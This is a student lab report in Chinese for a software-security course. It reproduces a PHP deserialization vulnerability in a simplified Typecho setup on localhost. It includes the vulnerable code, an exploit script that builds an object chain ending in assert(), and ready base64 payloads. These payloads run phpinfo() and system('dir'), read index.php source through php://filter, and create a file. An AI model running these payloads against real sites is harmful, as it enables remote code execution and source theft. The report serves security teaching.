《软件安全》实验报告

姓名：曹瑜 学号：2212794 班级：密码科学与技术

**实验名称：**

复现反序列化漏洞

**实验要求：**

复现12.2.3中的反序列化漏洞，并执行其他的系统命令

**实验过程：**

/\*typecho.php\*/

<?php

class Typecho\_Db{

public function \_\_construct($adapterName){

$adapterName = 'Typecho\_Db\_Adapter\_' . $adapterName;

}

}

class Typecho\_Feed{

private $item;

public function \_\_toString(){

$this->item['author']->screenName;

}

}

class Typecho\_Request{

private $\_params = array();

private $\_filter = array();

public function \_\_get($key)

{

return $this->get($key);

}

public function get($key, $default = NULL)

{

switch (true) {

case isset($this->\_params[$key]):

$value = $this->\_params[$key];

break;

default:

$value = $default;

break;

}

$value = !is\_array($value) && strlen($value) > 0 ? $value : $default;

return $this->\_applyFilter($value);

}

private function \_applyFilter($value)

{

if ($this->\_filter) {

foreach ($this->\_filter as $filter) {

$value = is\_array($value) ? array\_map($filter, $value) :

call\_user\_func($filter, $value);

}

$this->\_filter = array();

}

return $value;

}

}

$config = unserialize(base64\_decode($\_GET['\_\_typecho\_config']));

$db = new Typecho\_Db($config['adapter']);

?>

该web应用存在一个潜在的反序列化漏洞，具体表现在它允许通过$\_GET['\_\_typecho\_config']参数接收并反序列化用户输入的对象。由于unserialize()函数的参数可控，这成为了漏洞的入口点。

在程序内部，Typecho\_Db类的实例被创建，其构造函数接收了通过反序列化得到的$config对象。值得注意的是，在PHP中，当一个对象被当做字符串处理时，如果该对象所属的类定义了\_\_toString()方法，则该方法会被自动调用。

全局搜索发现，Typecho\_Feed类定义了\_\_toString()方法，该方法在内部访问了私有变量$item['author']的screenName属性。然而，如果$item['author']是一个对象，并且该对象没有screenName属性，那么PHP会尝试调用该对象的\_\_get()方法（如果该方法存在）。

恰好，在Typecho\_Request类中定义了\_\_get()方法，这个方法会调用get()方法，而get()方法内部又调用了\_applyFilter()方法。\_applyFilter()方法使用了call\_user\_func()函数（或类似的函数，如call\_user\_func\_array()），该函数允许动态调用用户指定的函数。在\_applyFilter()中，$filter和$value参数都可以被用户控制，因此它们可以被用来执行任意的系统命令。

通过这一系列的调用链，攻击者可以构造一个恶意的输入，通过$\_GET['\_\_typecho\_config']参数传入，导致unserialize()函数被调用，进而触发Typecho\_Feed类的\_\_toString()方法，然后由于$item['author']被设置为一个特定对象（该对象没有screenName属性但定义了\_\_get()方法），最终导致Typecho\_Request类的\_\_get()和get()方法被调用，并进一步触发\_applyFilter()方法执行任意系统命令；

根据上述思路，写出对应的利用代码：

/\*exp.php\*/

<?php

class Typecho\_Feed

{

private $item;

public function \_\_construct(){

$this->item = array(

'author' => new Typecho\_Request(),

);

}

}

class Typecho\_Request

{

private $\_params = array();

private $\_filter = array();

public function \_\_construct(){

$this->\_params['screenName'] = 'phpinfo()';

$this->\_filter[0] = 'assert';

}

}

$exp = array(

'adapter' => new Typecho\_Feed()

);

echo base64\_encode(serialize($exp));

?>


上述代码中用到了 PHP 的 assert()函数，如果该函数的参数是字符串，那么该字符串会

被 assert()当做 PHP 代码执行，这一点和 PHP 一句话木马常用的 eval()函数有相似之处。

phpinfo();便是我们执行的 PHP 代码，如果想要执行系统命令，将 phpinfo();替换为

system(‘ls’);即可，注意最后有一个分号。访问 exp.php 便可以获得 payload，通过 get

请求的方式传递给 typecho.php 后，phpinfo()成功执行。



访问<http://127.0.0.1/exp.php>

得到payload：

YToxOntzOjc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRmVlZCI6MTp7czoxODoiAFR5cGVjaG9fRmVlZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtPOjE1OiJUeXBlY2hvX1JlcXVlc3QiOjI6e3M6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX3BhcmFtcyI7YToxOntzOjEwOiJzY3JlZW5OYW1lIjtzOjE0OiJzeXN0ZW0ooa5sc6GvKSI7fXM6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX2ZpbHRlciI7YToxOntpOjA7czo2OiJhc3NlcnQiO319fX19

再通过get请求的方式传递给typecho.php

127.0.0.1/typecho.php?\_\_typecho\_config=YToxOntzOjc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRmVlZCI6MTp7czoxODoiAFR5cGVjaG9fRmVlZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtPOjE1OiJUeXBlY2hvX1JlcXVlc3QiOjI6e3M6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX3BhcmFtcyI7YToxOntzOjEwOiJzY3JlZW5OYW1lIjtzOjE0OiJzeXN0ZW0ooa5sc6GvKSI7fXM6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX2ZpbHRlciI7YToxOntpOjA7czo2OiJhc3NlcnQiO319fX19


如下图phpinfo()成功执行：



测试系统命令：system(”dir”)

查看页面 payload: YToxOntzOjc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRmVlZCI6MTp7czoxODoiAFR5cGVjaG9fRmVlZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtPOjE1OiJUeXBlY2hvX1JlcXVlc3QiOjI6e3M6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX3BhcmFtcyI7YToxOntzOjEwOiJzY3JlZW5OYW1lIjtzOjE0OiJzeXN0ZW0oImRpciIpOyI7fXM6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX2ZpbHRlciI7YToxOntpOjA7czo1OiJhc3NlciI7fX19fX0

再进行本地文件包含测试：



payload为:

YToxOntzOjc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRmVlZCI6MTp7czoxODoiAFR5cGVj

aG9fRmVlZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtPOjE1OiJUeXBlY2hvX1JlcXVlc3Qi

OjI6e3M6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX3BhcmFtcyI7YToxOntzOjEwOiJzY3JlZW5O


YW1lIjtzOjY5OiJpbmNsdWRlICJwaHA6Ly9maWx0ZXIvcmVhZD1jb252ZXJ0LmJhc2U2NC1l


bmNvZGUvcmVzb3VyY2U9aW5kZXgucGhwIjsiO31zOjI0OiIAVHlwZWNob19SZXF1ZXN0AF9m

aWx0ZXIiO2E6MTp7aTowO3M6NToiYXNzZXIiO319fX19

将得到的页面用base64进行解密：

得到www 目录下的 index 源码；





复现完成，实现其他系统命令（创建文本文件）

将phpinfo();替换为fopen(\'newfile.txt\', \'w\');

把exe.php文件中代码句 $this->\_params['screenName'] = 'phpinfo()'; 中的 phpinfo() 替换为 fopen(\'newfile.txt\', \'w\');


即实现在exe.php目录下产生一个名为 newfile.txt 的文本文件；

然后再通过重复的操作，提取这条新命令的 payload

新payload如下：


YToxOntzOjc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRmVlZCI6MTp7czoxODoiAFR5cGVjaG9fRmVlZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtPOjE1OiJUeXBlY2hvX1JlcXVlc3QiOjI6e3M6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX3BhcmFtcyI7YToxOntzOjEwOiJzY3JlZW5OYW1lIjtzOjI2OiJmb3BlbignbmV3ZmlsZS50eHQnLCAndycpOyI7fXM6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX2ZpbHRlciI7YToxOntpOjA7czo2OiJhc3NlcnQiO319fX19

然后再通过GET请求方式把其传入到typecho.php文件，在浏览器中输入URL再摁下回车运行发现无报错，说明运行成功；



最后到对应目录：C:\PHPnow-1.5.6\htdocs进行观察

观察到产生一个newfile.txt文本文件，证明命令执行成功；



**心得体会：**

通过本次实验，在了解了php反序列化漏洞的原理后，成功复现了课本12.2.3中的反序列化漏洞，且实现了其他系统命令（创建文本文件），结合课本示例进行分析，对php反序列化漏洞有了更深刻的理解，强化了自己漏洞挖掘的能力；